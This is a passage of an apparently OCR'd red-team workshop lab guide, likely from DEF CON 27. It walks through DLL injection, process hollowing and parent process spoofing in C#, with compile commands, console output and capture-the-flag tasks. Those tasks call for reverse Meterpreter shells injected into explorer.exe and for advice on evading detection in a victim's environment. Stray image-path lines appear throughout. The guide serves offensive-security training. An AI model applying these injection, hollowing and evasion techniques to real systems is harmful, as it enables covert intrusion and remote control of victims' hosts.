
*Note: It may be hidden under other windows!*




Now let's check something for fun. Remember how 1.exe from this lab listed all of the DLLs a process used? Launch it on the same PID you just entered into 3.exe. One of those DLLs should look awfully familiar!

```
C:\Windows\System32\RMCLIENT.dll
C:\Windows\System32\oleacc.dll
C:\Windows\System32\TextInputFramework.dll
C:\Windows\System32\CoreMessaging.dll
C:\Windows\System32\CoreUIComponents.dll
C:\Windows\SYSTEM32\ntmarta.dll
C:\Users\User\Desktop\defcon27\exercise6\aMessageBoxDll_64.dll

C:\Users\User\Desktop\defcon27\exercise6>_
```

Open up Process Hacker or Process Explorer and find your process. If you look at the DLLs loaded, you should see our aMessageBox DLL!




## Capture The Flag #3

Using the source code under the **ShellcodeInjectionDll** folder as a guide, create your own DLL that provides a reverse meterpreter shell. Once you have that, modify Exercise 3 to identify explorer.exe and inject the malicious DLL into its memory space without user interaction.

## Lab 7 - Process Hollowing

The goal of this lab is to understand and implement the Process Hollowing technique using C# technique to obtain a reverse shell on a victim host.

### Exercise 1 - Starting & Suspending Processes

For this exercise, we are going to be taking a look at Process Hollowing. This involves halting a running process, so let's give it a try!


**C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs**

Compile 1.cs and execute 1.exe from the CLI.

Open up Process Explorer and identify the process you selected (if you left default, the process will be msiexec.exe)

The program you added to your code will be launched (if you left the default, don't click OK in the new window that pops up)

Follow the prompts provided by 2.exe and observe your process in Process Explorer. While on a suspended state, try to try to interact with the graphical GUI. Can you do it ?




## Exercise 2 - Getting a Shell

Now let's do the same thing, but resulting in a shell this time. Inside the Lab 7 folder, within 2.cs, paste your shellcode in the shellcode variable.


Get a handler ready to accept your incoming shell

Compile 2.cs and execute 2.exe

You should see the screen below, as well as an Explorer window popup. And if you check back in Kali, you should also have a shell, congratz!




Using Process Explorer, you can see userinit.exe running our malicious code. How easy or difficult would it be for a security analyst to determine if the process is malicious ?




Try changing the binary variable inside 2.cs and then analyze the results with Process Explorer or Process Hacker. For example, after setting the binary to spawn notepad.exe and then launching the payload with Process Explorer open, we can confirm the PID in which our shell exists.

## Exercise 3 - Getting a Shell (but differently)

For this exercise, we are going to wind up with the same result as exercise 2, but doing it slightly different. This time, we'll use the CreateProcess API call to start the process in a suspended state.

```
C:\Users\User\Desktop\defcon27-master\defcon27-master\lab7>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 3.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, w
hich is no longer the latest version. For compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240


C:\Users\User\Desktop\defcon27-master\defcon27-master\lab7>3.exe
```



## Lab 8 - Parent Process Spoofing

The goal of the final lab is to leverage C# to spawn a new process spoofing its parent process and inject shellcode to it to obtain a reverse shell.

### Exercise 1 - Basic Parent Spoofing


A good way to avoid having your payload detected is to blend into a victim's environment. For example, if you see that all devices have a similar naming convention, then you may want to adopt that convention with your attacking system. To translate that concept to our payload, we want to avoid introducing new/unique processes or technologies into a victim environment. One of the ways we can do that is by spoofing the Parent Process of our payload.

Within the Lab 8 folder, compile 1.cs and execute 1.exe, follow the prompts in your console.

```
C:\Users\User\Desktop\defcon27-master\defcon27-master\lab8>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, wh
 compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240


C:\Users\User\Desktop\defcon27-master\defcon27-master\lab8>1.exe
Listing all processes...
------------------------------------------------------------------------
Name:RuntimeBroker Path:C:\Windows\System32\RuntimeBroker.exe Id:6440
Name:powershell Path:C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe Id:1724
Name:RuntimeBroker Path:C:\Windows\System32\RuntimeBroker.exe Id:9024
Name:RuntimeBroker Path:C:\Windows\System32\RuntimeBroker.exe Id:5132
```

```
------------------------------------------------------------------------

Enter Id:
1724
1724
Press enter to execute 'C:\Windows\System32\notepad.exe' under pid 1724
Done. Press any key to exit...
```

After you have successfully launched notepad.exe under the PID you provided, open Process Explorer and look for your Parent Process. You should see notepad.exe as a child of that.



| | | | | | | | |
|---|---|---|---|---|---|---|---|
| powershell.exe | 0.01 | 63,952 K | 13,980 K | 1724 | Windows PowerShell | Microsoft Corporation | 64-bit |
| conhost.exe | | 3,836 K | 3,332 K | 1868 | Console Window Host | Microsoft Corporation | 64-bit |
| notepad.exe | | 2,868 K | 11,800 K | 6684 | Notepad | Microsoft Corporation | 64-bit |
| notepad++.exe | | 12,984 K | 14,712 K | 4980 | Notepad++ : a free (GNU) so... | Don HO don.h@free.fr | 32-bit |
| cmd.exe | | 2,752 K | 880 K | 7544 | Windows Command Processor | Microsoft Corporation | 64-bit |
| conhost.exe | | 13,144 K | 16,472 K | 10900 | Console Window Host | Microsoft Corporation | 64-bit |
| cmd.exe | | 2,976 K | 2,464 K | 9256 | Windows Command Processor | Microsoft Corporation | 64-bit |
| 1.exe | | 13,032 K | 14,076 K | 4964 | | | 64-bit |
| procexp.exe | | 3,188 K | 10,472 K | 1560 | Sysinternals Process Explorer | Sysinternals - www.sysinter... | 32-bit |
| procexp64.exe | 44.01 | 32,044 K | 54,592 K | 10524 | Sysinternals Process Explorer | Sysinternals - www.sysinter... | 64-bit |
| GitHubDesktop.exe | | 25,828 K | 27,508 K | 10188 | | GitHub, Inc. | 64-bit |
| GitHubDesktop.exe | | 15,764 K | 4,628 K | 2412 | | GitHub, Inc. | 64-bit |
| GitHubDesktop.exe | | 70,300 K | 38,336 K | 5756 | | GitHub, Inc. | 64-bit |
| userinit.exe | | 9,056 K | 15,364 K | 11772 | Userinit Logon Application | Microsoft Corporation | 64-bit |

## Capture The Flag #4

Modify the source code of Exercise 1 to obtain a reverse shell using the parent process spoofing technique. Use what you have learned on previous labs or exercises.